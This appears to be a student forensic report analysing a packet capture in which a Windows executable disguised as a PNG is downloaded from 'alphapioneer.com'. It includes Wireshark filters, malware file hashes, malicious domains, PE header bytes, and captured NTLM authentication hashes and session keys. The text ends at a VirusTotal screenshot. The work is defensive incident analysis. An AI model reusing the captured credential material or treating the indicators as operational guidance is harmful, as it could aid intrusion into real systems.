PUSL3131
Security Operations & Incident Management

20 CREDIT MODULE

ASSESSMENT: 50% Coursework

Group number: Group 33

Members who have contributed to the group work:

Student ID	Student name	Summary of each student’s contribution	Confirming if the student has been enrolled into the group on DLE (yes/no)?
10899315	Polwaththage D Kawindaya	Introduction, Methodology & Results, Summary of the Intrusion & Analysis, Long-term Plan for Detecting and Responding to Intruders, Conclusion & References	Yes

Table of Contents

1. Introduction

Modern banking environments rely heavily on interconnected networks, web-based services, and digital data processing to deliver customer services, online banking, and internal operations. While these technologies improve efficiency and accessibility, they also significantly increase the attack surface for cyber threats such as malware infections, phishing campaigns, and advanced persistent threats. Financial institutions are particularly attractive targets for attackers due to the high value of customer data, financial assets, and business continuity requirements.

This report presents an independent forensic investigation into a suspected security incident detected within Dare Bank's network infrastructure. The organization identified abnormal network activity and captured the traffic in a packet capture file (capturednetwork2025.pcap) along with an intrusion detection alert (alert2025.jpg). However, the internal IT team was unable to determine how the infection occurred, which system was affected, and what type of malware was involved. As an external consultant team, the objective of this investigation is to analyze the captured network traffic, identify the infected host, determine the infection vector, evaluate post-infection behavior, and assess potential risks to the organization.

The investigation focuses on answering a set of guiding questions provided in the assignment brief. These include identifying indicators of compromise (IOCs), determining the exact time of malicious file delivery, extracting host identification information such as IP address, MAC address, hostname, and username, identifying the domain and web server hosting the malicious payload, and analyzing the characteristics of the malicious file without executing it. In addition, the report examines command-and-control (C2) behavior, post-infection traffic patterns, and potential malicious spam activity observed in the network traffic.

Beyond technical analysis, this report also applies established cybersecurity frameworks to enhance situational understanding and decision-making. The Cyber Kill Chain model is used to reconstruct the stages of the attack lifecycle, from initial delivery to post-exploitation activity. The MITRE ATT&CK framework is leveraged to map observed attacker techniques and predict potential future tactics that could be employed if the intrusion were not contained. This structured approach enables a deeper understanding of attacker behavior rather than relying solely on isolated technical indicators.

In addition to the forensic investigation, the report proposes a long-term security strategy aimed at improving Dare Bank's ability to detect, respond to, and prevent similar incidents in the future. This includes recommendations for network monitoring technologies such as intrusion detection systems (IDS), security information and event management (SIEM), endpoint detection and response (EDR), network segmentation, and incident response maturity improvements. These recommendations are designed to align with the operational requirements of a financial institution where reliability, data protection, and regulatory compliance are critical.

The report is structured as follows. Section 2 describes the detailed methodology used during the packet analysis and presents the key findings obtained from the investigation. This section includes evidence-based analysis supported by packet-level observations. Section 3 summarizes the intrusion, reconstructs the attack timeline, maps the incident to the Cyber Kill Chain, and analyzes attacker behavior using the MITRE ATT&CK framework. Section 4 outlines long-term detection and response strategies to strengthen the organization's cybersecurity posture and resilience against future threats. Finally, Section 5 concludes the report by summarizing the overall findings, discussing investigation limitations, and presenting key lessons learned.

This structured approach ensures that the report not only identifies what happened during the incident, but also explains why it happened, how similar incidents can be prevented, and how the organization can improve its overall security operations maturity.

2. Methodology and Results

2.1. Summary of Results

Question	Answer
1	• Malicious file downloaded via HTTP from external IP. • File claimed to be an image (.png) but contained Windows executable (MZ) signature. • Suspicious external server communication (alphapioneer.com). • Multiple outbound SMTP connections from infected host. • Abnormal SMB / NetBIOS traffic indicating possible lateral movement. • IDS alert triggered: Executable sent while claiming to be an image.
2	• 2020-04-23 23:18:35 UTC
3	• IP Address: 10.0.0.167 • MAC Address: ac:16:2d:f5:37:e5 • Identified from Ethernet II header.
4	• Hostname: DESKTOP-GRIONXA • Extracted from NTLM / NetBIOS traffic.
5	• Username: elmer.obrien • Identified from NTLM authentication packets.
6	• Domain Name: alphapioneer.com • Identified from HTTP Host header.
7	• Filename: 8888.png • Claimed Type: Image (PNG) • Actual Type: Windows PE executable (MZ signature) • File Size: 1,950,208 bytes • MD5: 2cf20a1dd3693b996de4a559f1067850 • SHA-1: 6483bb40a7e3817f93a3ae95c6caea01715a4946 • SHA-256: f6210da7865e00351c0e79464a1ba14a8ecc59dd79f650f2ff76f1697f6807b1 • Content-Type mismatch detected.
8	• Web Server: Apache • Identified from HTTP response header.
9	• HTTP / HTTPS – Web-based command and control. • SMTP – Email-based propagation / spam activity. • Mapped using MITRE ATT&CK framework.
10	• No HTTP POST traffic detected. • Multiple outbound SMTP connections observed. • Indicates automated malicious activity.
11	• Infected host-initiated SMTP connections to multiple external mail servers. • Repeated SMTP sessions observed. • Indicates spam bot or email propagation behavior.

2.2. Investigation Approach

The objective of this investigation was to determine how the intrusion occurred, identify the infected host, analyze post-infection behavior, and recommend mitigation strategies. The provided artefacts consisted of a packet capture file (capturednetwork2025.pcap) and an alert image (alert2025.jpg) generated by an intrusion detection system.

Wireshark was used as the primary analysis tool due to its deep packet inspection capability, protocol decoding accuracy, and forensic reliability. The investigation followed a structured methodology aligned with incident response best practices: identification, analysis, validation, and documentation.

The analysis was conducted in a controlled environment to avoid accidental execution of malware. No malicious file was executed during this investigation.

2.2.1. Step 1 – Identifying Suspicious Traffic

Initial inspection began with reviewing the alert image (alert2025.jpg). The alert indicated a suspicious external IP address 119.31.234.40 flagged with the signature:

- "ET MALWARE Windows executable sent when remote host claims to send an image M3."

This alert suggested that a Windows executable had been delivered while masquerading as an image file a common malware delivery technique.

To validate this, the packet capture file was opened in Wireshark and filtered using:

- ip.dst == 119.31.234.40 && http.request (Figure 2)


This filter revealed an internal host 10.0.0.167 making an HTTP GET request to the suspicious external IP address. The request appeared to retrieve a file named 8888.png, which initially appeared legitimate based on file extension.

To confirm the file's legitimacy, the corresponding HTTP response was analyzed using:

- http.response && ip.src == 119.31.234.40 (Figure 7)

The packet payload inspection revealed the hexadecimal signature 4D 5A, which translates to the ASCII characters "MZ". This signature is characteristic of Windows Portable Executable (PE) files and does not belong to image formats such as PNG or JPEG. This mismatch between the declared file type and actual payload confirmed with malicious intent (Figure 1).

This evidence strongly indicates a malicious file delivery using social engineering or deceptive file naming to bypass user suspicion and security filtering.




Wireshark · Follow HTTP Stream (tcp.stream eq 136) · capturednetwork2025.pcap

```
GET /spool/8888.png?uId=[illegible]
AAcg9vAA== HTTP/1.1
Connection: Keep-Alive
Accept: */*
Accept-Language: en-US
User-Agent: LaraConf
Host: alphapioneer.com

HTTP/1.1 200 OK
Date: Thu, 23 Apr 2020 23:18:35 GMT
Server: Apache
Connection: keep-alive, Keep-Alive
X-Powered-By: PHP/5.4.16
Accept-Ranges: bytes
Expires: 0
Cache-Control: no-cache, no-store, must-revalidate
Content-Disposition: attachment; filename="8888.png"
Upgrade: h2
Connection: Upgrade
Content-Length: 1950208
Vary: Accept-Encoding
Keep-Alive: timeout=2, max=50
Content-Type: image/png

MZ......................@.........................................    .!..L.!This program cannot be run in DOS mode.

$.......PE..L...]..^..................2.....<.....................@..........
..............................................................text...H.......
```

Entire conversation (1950 kB) | Show as: ASCII | No delta times | Stream: 136

Find: ☐ Case sensitive

Figure 1



capturednetwork2025.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
ip.dst == 119.31.234.40 && http.request

No.     Time                        Source        Destination     Protocol  Length  Info
   5518 2020-04-23 23:18:35.296069Z 10.0.0.167    119.31.234.40   HTTP         334  GET /spool/8888.png?uid=VwBpAG4AZABvAHcAcwAgAEQAZQBmAGUAbgBkAGUAcgAgAC0AIAA2ACwA
```

```
Frame 5518: Packet, 334 bytes on wire (2672 bits), 334 bytes captured (2672 bits)
Ethernet II, Src: HewlettPacka_f5:37:e5 (ac:16:2d:f5:37:e5), Dst: Netgear_b6:93:f1 (20:e5:2a:b6:93:f1)
Internet Protocol Version 4, Src: 10.0.0.167, Dst: 119.31.234.40
Transmission Control Protocol, Src Port: 51132, Dst Port: 80, Seq: 1, Ack: 1, Len: 280
Hypertext Transfer Protocol
  GET /spool/8888.png?uid=VwBpAG4AZABvAHcAcwAgAEQAZQBmAGUAbgBkAGUAcgAgAC0AIAA2ACwAMgAxACwAMAB8AE0AaQBj
    Request Method: GET
    Request URI: /spool/8888.png?uid=VwBpAG4AZABvAHcAcwAgAEQAZQBmAGUAbgBkAGUAcgAgAC0AIAA2ACwAMgAxACwAM
      Request URI Path: /spool/8888.png
      Request URI Query: uid=VwBpAG4AZABvAHcAcwAgAEQAZQBmAGUAbgBkAGUAcgAgAC0AIAA2ACwAMgAxACwAMAB8AE0Aa
        Request URI Query Parameter: uid=VwBpAG4AZABvAHcAcwAgAEQAZQBmAGUAbgBkAGUAcgAgAC0AIAA2ACwAMgAx
    Request Version: HTTP/1.1
  Connection: Keep-Alive\r\n
  Accept: */*\r\n
  Accept-Language: en-US\r\n
  User-Agent: LaraConf\r\n
  Host: alphapioneer.com\r\n
  \r\n
  [Response in frame: 7388]
  [Full request URI: http://alphapioneer.com/spool/8888.png?uid=VwBpAG4AZABvAHcAcwAgAEQAZQBmAGUAbgBkAG
```

```
0000  20 e5 2a b6 93 f1 ac 16  2d f5 37 e5 08 00 45 00    ·*······ -·7···E·
0010  01 40 5e 1f 40 00 80 06  2f aa 0a 00 00 a7 77 1f   ·@^·@··· /·····w·
0020  ea 28 c7 bc 00 50 31 c3  fd 55 54 ba 6e a8 50 18   ·(···P1· ·UT·n·P·
0030  02 02 8b be 00 00 47 45  54 20 2f 73 70 6f 6f 6c   ······GE T /spool
0040  2f 38 38 38 38 2e 70 6e  67 3f 75 69 64 3d 56 77   /8888.pn g?uid=Vw
0050  42 70 41 47 34 41 5a 41  42 76 41 48 63 41 63 77   BpAG4AZA BvAHcAcw
0060  41 67 41 45 51 41 5a 51  42 6d 41 47 55 41 62 67   AgAEQAZQ BmAGUAbg
0070  42 6b 41 47 55 41 63 67  41 67 41 43 30 41 49 41   BkAGUAcg AgAC0AIA
0080  41 32 41 43 77 41 4d 67  41 78 41 43 77 41 4d 41   A2ACwAMg AxACwAMA
0090  42 38 41 45 30 41 61 51  42 6a 41 48 49 41 62 77   B8AE0AaQ BjAHIAbw
00a0  42 7a 41 47 38 41 5a 67  42 30 41 43 41 41 56 77   BzAG8AZg B0ACAAVw
00b0  42 70 41 47 34 41 5a 41  42 76 41 48 63 41 63 77   BpAG4AZA BvAHcAcw
00c0  41 67 41 44 45 41 4d 41  41 67 41 46 41 41 63 67   AgADEAMA AgAFAAcg
00d0  42 76 41 41 3d 3d 20 48  54 54 50 2f 31 2e 31 0d   BvAA== H TTP/1.1·
00e0  0a 43 6f 6e 6e 65 63 74  69 6f 6e 3a 20 4b 65 65   ·Connect ion: Kee
00f0  70 2d 41 6c 69 76 65 0d  0a 41 63 63 65 70 74 3a   p-Alive· ·Accept:
0100  20 2a 2f 2a 0d 0a 41 63  63 65 70 74 2d 4c 61 6e    */*··Ac cept-Lan
0110  67 75 61 67 65 3a 20 65  6e 2d 55 53 0d 0a 55 73   guage: e n-US··Us
0120  65 72 2d 41 67 65 6e 74  3a 20 4c 61 72 61 43 6f   er-Agent : LaraCo
0130  6e 66 0d 0a 48 6f 73 74  3a 20 61 6c 70 68 61 70   nf··Host : alphap
0140  69 6f 6e 65 65 72 2e 63  6f 6d 0d 0a 0d 0a         ioneer.c om····
```

```
HTTP Request Method (http.request.method), 3 bytes        Packets: 57430 · Displayed: 1 (0.0%)        Profile: Default
```

Figure 2

2.2.2. Step 2 – Identifying Infected Host

After identifying the suspicious download, the next step was to determine which internal system was infected and who was using it.

Using the filter: ntlmssp && ip.addr == 10.0.0.167 (Figure 4 & 5)

NTLM authentication packets were examined to extract:


- Username
- Workstation name
- Authentication context

From the NTLM packets, the following information was identified:

- IP Address: 10.0.0.167 (Figure 3)
- MAC Address: ac:16:2d:f5:37:e5 (Figure 3)
- Hostname: DESKTOP-GRIONXA (Figure 4)
- Username: elmer.obrien (Figure 5)


The MAC address was verified by expanding the Ethernet II header in packets originating from the infected IP address. This confirmed the physical network identity of the infected endpoint.

Identifying the user and device allows incident responders to isolate the affected endpoint, perform forensic acquisition, and notify the affected user appropriately.



```
Frame 7375: Packet, 1412 bytes on wire (11296 bits), 1412 bytes captured (11296 bits)
Ethernet II, Src: Netgear_b6:93:f1 (20:e5:2a:b6:93:f1), Dst: HewlettPacka_f5:37:e5 (ac:16:2d:f5:37:e5)
  Destination: HewlettPacka_f5:37:e5 (ac:16:2d:f5:37:e5)
      .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
  Source: Netgear_b6:93:f1 (20:e5:2a:b6:93:f1)
  Type: IPv4 (0x0800)
  [Stream index: 3]
Internet Protocol Version 4, Src: 119.31.234.40, Dst: 10.0.0.167
Transmission Control Protocol, Src Port: 80, Dst Port: 51132, Seq: 1933793, Ack: 281, Len: 1358
```


Figure 3



```
responseToken […]: 4e544c4d5353500003000000018001800a40000007a017a01bc000000160016005800
▾ NTLM Secure Service Provider
    NTLMSSP identifier: NTLMSSP
    NTLM Message Type: NTLMSSP_AUTH (0x00000003)
  ▸ Lan Manager Response: 000000000000000000000000000000000000000000000000
    LMv2 Client Challenge: 0000000000000000
  ▸ NTLM Response […]: 4188aa04e3f412cba7dc13169e306cea0101000000000000943c9755c519d6016b
  ▸ Domain name: STEELCOFFEE
  ▸ User name: elmer.obrien
  ▸ Host name: DESKTOP-GRIONXA
  ▸ Session Key: 081e4757dd4a5bd5dd59cc1c9b7c3211
  ▸ Negotiate Flags […]: 0xe2888215, Negotiate 56, Negotiate Key Exchange, Negotiate 128,
  ▸ Version 10.0 (Build 18362); NTLM Current Revision 15
    MIC: 2812db0a8d1aaab903b9e86474eb5c39
mechListMIC: 01000000490566b363fe6b8c00000000
▾ NTLMSSP Verifier
```

Host name (ntlmssp.auth.hostname), 30 bytes

Figure 4



```
responseToken […]: 4e544c4d5353500003000000018001800a40000007a017a01bc000000160016005800
▾ NTLM Secure Service Provider
    NTLMSSP identifier: NTLMSSP
    NTLM Message Type: NTLMSSP_AUTH (0x00000003)
  ▸ Lan Manager Response: 000000000000000000000000000000000000000000000000
    LMv2 Client Challenge: 0000000000000000
  ▸ NTLM Response […]: 4188aa04e3f412cba7dc13169e306cea0101000000000000943c9755c519d6016b
  ▸ Domain name: STEELCOFFEE
  ▸ User name: elmer.obrien
  ▸ Host name: DESKTOP-GRIONXA
  ▸ Session Key: 081e4757dd4a5bd5dd59cc1c9b7c3211
  ▸ Negotiate Flags […]: 0xe2888215, Negotiate 56, Negotiate Key Exchange, Negotiate 128,
  ▸ Version 10.0 (Build 18362); NTLM Current Revision 15
    MIC: 2812db0a8d1aaab903b9e86474eb5c39
mechListMIC: 01000000490566b363fe6b8c00000000
▾ NTLMSSP Verifier
```


Host name (ntlmssp.auth.hostname), 30 bytes

Figure 5

2.2.3. Step 3 – Payload Analysis

The suspicious file was exported safely using File → Export Objects → HTTP

The file name identified was 8888.png. Although the extension suggested an image, packet inspection confirmed the file contained executable code. (Figure 6)



Text Filter: 8888

Content Type: All Content-Types


Packet	Hostname	Content Type	Size	Filename
5458	atn24live.com	text/html	371 bytes	8888.png?uid=VwBpAG4AZABvAHcAcwAgAEQAZQBmAGUAbgBkAGUAcgAgAC0AIAA2ACwAMgAxACwAMAB8AE0AaQBjAHIAbwBzAG8AZgB0ACAAVwl
5489	bg142.caliphs.my	text/html	380 bytes	8888.png?uid=VwBpAG4AZABvAHcAcwAgAEQAZQBmAGUAbgBkAGUAcgAgAC0AIAA2ACwAMgAxACwAMAB8AE0AaQBjAHIAbwBzAG8AZgB0ACAAVwl
5505	afsholdings.com.my	text/html	2756 bytes	8888.png?uid=VwBpAG4AZABvAHcAcwAgAEQAZQBmAGUAbgBkAGUAcgAgAC0AIAA2ACwAMgAxACwAMAB8AE0AaQBjAHIAbwBzAG8AZgB0ACAAVwl
7388	alphapioneer.com	image/png	1950 kB	8888.png?uid=VwBpAG4AZABvAHcAcwAgAEQAZQBmAGUAbgBkAGUAcgAgAC0AIAA2ACwAMgAxACwAMAB8AE0AaQBjAHIAbwBzAG8AZgB0ACAAVw

Figure 6

The file was analyzed only through static methods and threat intelligence platforms without execution. The file properties identified were:

- File Name: 8888.png (Figure 7)
- File Type: Windows PE Executable (Figure 7)
- File Size: 1,950,208 bytes (Figure 7)
- MD5: 2cf20a1dd3693b996de4a559f1067850 (Figure 8)
- SHA-1: 6483bb40a7e3817f93a3ae95c6caea01715a4946 (Figure 8)
- SHA-256: f6210da7865e00351c0e79464a1ba14a8ecc59dd79f650f2ff76f1697f6807b1 (Figure 8)

The hash values were verified using VirusTotal (Figure 8), which confirmed the file as malicious. The discrepancy between MIME type (image/png) and PE structure further supports the conclusion that the attacker attempted to evade security controls and user awareness.


capturednetwork2025.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
ip.src == 119.31.234.40 && http.response
```


```
No.   Time                         Source          Destination  Protocol  Length  Info
 7388 2020-04-23 23:18:44.029607Z  119.31.234.40   10.0.0.167   HTTP        1944  HTTP/1.1 200 OK  (image/png)
```

```
    [Server Contiguous Streams: 1]
    TCP payload (1890 bytes)
    TCP segment data (1890 bytes)
 [[…] 1078 Reassembled TCP Segments (1950620 bytes): #5520(1358), #5530(1358), #5533(2716), #5532(1358
Hypertext Transfer Protocol
    HTTP/1.1 200 OK\r\n
      Response Version: HTTP/1.1
      Status Code: 200
      [Status Code Description: OK]
      Response Phrase: OK
    Date: Thu, 23 Apr 2020 23:18:35 GMT\r\n
    Server: Apache\r\n
    Connection: keep-alive, Keep-Alive\r\n
    X-Powered-By: PHP/5.4.16\r\n
    Accept-Ranges: bytes\r\n
    Expires: 0\r\n
    Cache-Control: no-cache, no-store, must-revalidate\r\n
    Content-Disposition: attachment; filename="8888.png"\r\n
    Upgrade: h2\r\n
    Connection: Upgrade\r\n
    Content-Length: 1950208\r\n
    Vary: Accept-Encoding\r\n
    Keep-Alive: timeout=2, max=50\r\n
    Content-Type: image/png\r\n
    \r\n
    [Request in frame: 5518]
    [Time since request: 8.733538000 seconds]
    [Request URI: /spool/8888.png?uid=VwBpAG4AZABvAHcAcwAgAEQAZQBmAGUAbgBkAGUAcgAgAC0AIAA2ACwAMgAxACwAN
    [Full request URI: http://alphapioneer.com/spool/8888.png?uid=VwBpAG4AZABvAHcAcwAgAEQAZQBmAGUAbgBkA
    File Data: 1950208 bytes
  [Expert Info (Note/Malformed): HTTP body subdissector failed, trying heuristic subdissector]
      [HTTP body subdissector failed, trying heuristic subdissector]
      [Severity level: Note]
      [Group: Malformed]
Media Type
    Media type: image/png (1950208 bytes)
```

```
00000190  6d 61 67 65 2f 70 6e 67  0d 0a 0d 0a 4d 5a 90 00   mage/png ····MZ··
000001a0  03 00 00 00 04 00 00 00  ff ff 00 00 b8 00 00 00   ········ ········
000001b0  00 00 00 00 40 00 00 00  00 00 00 00 00 00 00 00   ····@··· ········
000001c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
000001d0  00 00 00 00 00 00 00 00  80 00 00 00 0e 1f ba 0e   ········ ········
000001e0  00 b4 09 cd 21 b8 01 4c  cd 21 54 68 69 73 20 70   ····!··L ·!This p
000001f0  72 6f 67 72 61 6d 20 63  61 6e 6e 6f 74 20 62 65   rogram c annot be
00000200  20 72 75 6e 20 69 6e 20  44 4f 53 20 6d 6f 64 65    run in  DOS mode
00000210  2e 0d 0d 0a 24 00 00 00  00 00 00 00 50 45 00 00   .···$··· ····PE··
00000220  4c 01 04 00 7d 8e a1 5e  00 00 00 00 00 00 00 00   L···}··^ ········
00000230  e0 00 0f 01 0b 01 02 32  00 82 1d 00 00 3c 00 00   ·······2 ·····<··
00000240  00 00 00 00 a0 1c 00 00  00 10 00 00 00 a0 1d 00   ········ ········
00000250  00 00 40 00 00 10 00 00  00 02 00 00 04 00 00 00   ··@····· ········
00000260  00 00 00 00 04 00 00 00  00 00 00 00 00 f0 1d 00   ········ ········
00000270  00 04 00 00 00 00 00 00  02 00 00 00 00 00 10 00   ········ ········
00000280  00 10 00 00 00 00 10 00  00 10 00 00 00 00 00 00   ········ ········
00000290  10 00 00 00 00 00 00 00  00 00 00 00 94 b4 1d 00   ········ ········
000002a0  b4 00 00 00 00 e0 1d 00  a0 0d 00 00 00 00 00 00   ········ ········
000002b0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
000002c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
000002d0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
000002e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
000002f0  00 00 00 00 00 bb 1d 00  b8 05 00 00 00 00 00 00   ········ ········
00000300  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
00000310  00 00 00 00 2e 74 65 78  74 00 00 00 4d 80 1d 00   ····.tex t···M···
00000320  00 10 00 00 00 82 1d 00  00 04 00 00 00 00 00 00   ········ ········
00000330  00 00 00 00 00 00 00 00  20 00 00 60 2e 72 64 61   ········  ··`.rda
00000340  74 61 00 00 c9 00 00 00  00 a0 1d 00 00 02 00 00   ta······ ········
00000350  00 86 1d 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
00000360  40 00 00 40 2e 64 61 74  61 00 00 00 18 2b 00 00   @··@.dat a····+··
00000370  00 b0 1d 00 00 2c 00 00  00 88 1d 00 00 00 00 00   ·····,·· ········
00000380  00 00 00 00 00 00 00 00  40 00 00 c0 2e 72 73 72   ········ @····.rsr
00000390  63 00 00 00 a0 0d 00 00  00 e0 1d 00 00 0e 00 00   c······· ········
000003a0  00 b4 1d 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
000003b0  40 00 00 40 00 00 00 00  00 00 00 00 00 00 00 00   @··@···· ········
000003c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
```

```
Media type (media.type), 1,950,208 bytes          Packets: 57430 - Displayed: 1 (0.0%)          Profile: Default
```

Figure 7



61/72 security vendors flagged this file as malicious

f6210da7865e00351c0e79464a1ba14a8ecc59dd79f650f2ff76f1697f6807b1
CMSTP.EXE

Size: 1.86 MB
Last Analysis Date: 2 months ago

